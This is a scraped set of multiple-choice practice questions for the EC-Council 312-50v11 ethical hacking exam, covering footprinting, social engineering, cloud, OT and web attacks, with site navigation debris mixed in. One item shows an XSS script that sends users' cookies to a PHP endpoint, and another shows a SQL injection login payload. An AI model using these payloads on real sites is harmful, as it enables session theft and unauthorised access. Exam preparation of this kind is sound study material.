
Topic #: 1

[All 312-50v11 Questions]

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.

Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. ZoomInfo
- C. Netcraft
- D. Infoga




Topic #: 1


[All 312-50v11 Questions]


Sam is working as a system administrator in an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect its severity using CVSS v3.0 to properly assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing CVSS rating was 4.0.

What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

- A. Critical
- B. Medium
- C. High
- D. Low







Question #: 139

Topic #: 1

[All 312-50v11 Questions]

Samuel, a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. Padding oracle attack
- B. DROWN attack
- C. DUHK attack
- D. Side-channel attack

Question #: 140

Topic #: 1

[All 312-50v11 Questions]

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.

FORUM

Q

John decided to perform a TCP SYN ping scan on the target network.

Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. nmap -sn -P0 < target IP address >
- B. nmap -sn -PS < target IP address >
- C. nmap -sn -PA < target IP address >
- D. nmap -sn -PP < target IP address >

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 141

Topic #: 1

[All 312-50v11 Questions]

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

- A. Cloud cryptojacking
- B. Man-in-the-cloud (MITC) attack
- C. Cloud hopper attack
- D. Cloudborne attack

Question #: 143

Topic #: 1

[All 312-50v11 Questions]

Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network.

- What type of footprinting technique is employed by Richard?
  - A. VoIP footprinting
  - B. Email footprinting
  - C. Whois footprinting
  - D. VPN footprinting

Question #: 144

Topic #: 1

[All 312-50v11 Questions]

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine.


CONTACT

FORUM

Q

What is the social engineering technique Steve employed in the above scenario?

- A. Diversion theft
- B. Quid pro quo
- C. Elicitation
- D. Phishing



IA C AA

Actual exam question from ECCouncil's 312-50v11

Question #: 147

Topic #: 1

[All 312-50v11 Questions]

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines.

The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

- A. Subnet scanning technique
- B. Permutation scanning technique
- C. Hit-list scanning technique.
- D. Topological scanning technique

Question #: 148

Topic #: 1

[All 312-50v11 Questions]

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an attack on the target government organization without being traced.

Which of the following techniques is described in the above scenario?

- A. Website footprinting
- B. Dark web footprinting
- C. VPN footprinting
- D. VoIP footprinting

Question #: 149

Topic #: 1

[All 312-50v11 Questions]


An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server, or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests.

FORUM

Q

What is the type of vulnerability assessment solution that James employed in the above scenario?

- A. Service-based solutions
- B. Product-based solutions
- C. Tree-based assessment
- D. Inference-based assessment




Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.

Which of the following is this type of solution?

- A. laas
- B. Saas
- C. PaaS
- D. Caas

- A. SQL injection
- B. Buffer overflow
- C. CSRF
- D. XSS



Q

Actual exam question from ECCouncil's 312-50v11

Question #: 161

Topic #: 1

[All 312-50v11 Questions]

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.

Which of the following tools must the organization employ to protect its critical infrastructure?

- A. Robotium
- B. BalenaCloud
- C. Flowmon
- D. IntentFuzzer

Question #: 162

Topic #: 1

[All 312-50v11 Questions]

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins.

CONTACT

FORUM

Q

What is the type of attack technique Ralph used on Jane?

- A. Impersonation
- B. Dumpster diving
- C. Shoulder surfing
- D. Eavesdropping

Topic #: 1

[All 312-50v11 Questions]

Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates.

Which of the following protocols is used by Bella?

- A. FTPS
- B. FTP
- C. HTTPS
- D. IP

COURSES

CONTACT

FORUM

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 168


Topic #: 1

[All 312-50v11 Questions]

Jim, a professional hacker, targeted an organization that is operating critical industrial infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address.

Which of the following Nmap commands helped Jim retrieve the required information?

- A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
- B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
- C. nmap -Pn -sT -p 46824 < Target IP >
- D. nmap -Pn -sT -p 102 --script s7-info < Target IP >



Q

Actual exam question from ECCouncil's 312-50v11

Question #: 171

Topic #: 1

[All 312-50v11 Questions]

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks.

What is the tool employed by Gerard in the above scenario?

- A. Towelroot
- B. Knative
- C. zANTI
- D. Bluto

FORUM

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 172

Topic #: 1

[All 312-50v11 Questions]

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes Wi-Fi sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.

Which of the following attacks is performed by Clark in the above scenario?

- A. Man-in-the-disk attack
- B. iOS jailbreaking
- C. iOS trustjacking
- D. Exploiting SS7 vulnerability

Question #: 173

Topic #: 1

[All 312-50v11 Questions]

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network. In this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique, John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server.

What is the technique employed by John to bypass the firewall?

- A. DNSSEC zone walking
- B. DNS cache snooping
- C. DNS enumeration
- D. DNS tunneling method

FORUM

CONTACT

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 174

Topic #: 1

[All 312-50v11 Questions]

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.

Which of the following tiers of the container technology architecture is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-2: Testing and accreditation systems
- C. Tier-3: Registries
- D. Tier-4: Orchestrators

**Show Suggested Answer** 

 $\sim$ 

Question #: 176

Topic #: 1

[All 312-50v11 Questions]

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack.

FORUM

Q

What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Wireless network assessment
- B. Application assessment
- C. Host-based assessment
- D. Distributed assessment

Question #: 183

Topic #: 1

[All 312-50v11 Questions]

Judy created a forum. One day, she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write('<img.src="https://localhost/submitcookie.php? cookie ='+ escape
(document.cookie) +"' />);
</script>
```

What issue occurred for the users who clicked on the image?

- A. This php file silently executes the code and grabs the user's session cookie and session ID.
- B. The code redirects the user to another site.
- C. The code injects a new cookie to the browser.
- D. The code is a virus that is attempting to gather the user's username and password.

Question #: 184

Topic #: 1

[All 312-50v11 Questions]

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/ password form, you enter the following credentials:

Username: attack' or 1=1 -

Password: 123456

Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

- A. select \* from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'
- B. select \* from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
- C. select \* from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
- D. select \* from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

FORUM

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 188

Topic #: 1

[All 312-50v11 Questions]

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique.

Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account.

What is the attack performed by Boney in the above scenario?

- A. Forbidden attack
- B. CRIME attack
- C. Session donation attack
- D. Session fixation attack

**Show Suggested Answer** 

^

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application.

What is the type of web-service API mentioned in the above scenario?

- A. RESTful API
- B. JSON-RPC
- C. SOAP API
- D. REST API

Question #: 190

Topic #: 1

[All 312-50v11 Questions]

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as 'or '1'='1' in any basic injection statement such as 'or 1=1.'

Identify the evasion technique used by Daniel in the above scenario.

- A. Char encoding
- B. IP fragmentation
- C. Variation
- D. Null byte

Show Suggested Answer

^

Q

Question #: 191

Topic #: 1

[All 312-50v11 Questions]

Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information.

What is the attack technique employed by Jane in the above scenario?

- A. Session hijacking
- B. Website mirroring
- C. Website defacement
- D. Web cache poisoning

Actual exam question from ECCouncil's 312-50v11

Question #: 192

Topic #: 1

[All 312-50v11 Questions]

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company.

What is the social engineering technique Steve employed in the above scenario?

- A. Baiting
- B. Piggybacking
- C. Diversion theft
- D. Honey trap

[All 312-50v11 Questions]

Topic #: 1

Samuel, a professional hacker, monitored and intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with a packet having an incremented ISN. Consequently, Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob.

What is the type of attack performed by Samuel in the above scenario?

- A. TCP/IP hijacking
- B. Blind hijacking
- C. UDP hijacking
- D. Forbidden attack

Question #: 196


Topic #: 1

[All 312-50v11 Questions]

Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection.

What is the APT lifecycle phase that Harry is currently executing?

- A. Initial intrusion
- B. Persistence
- C. Cleanup
- D. Preparation



CONTACT FORUM

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 198


Topic #: 1

[All 312-50v11 Questions]

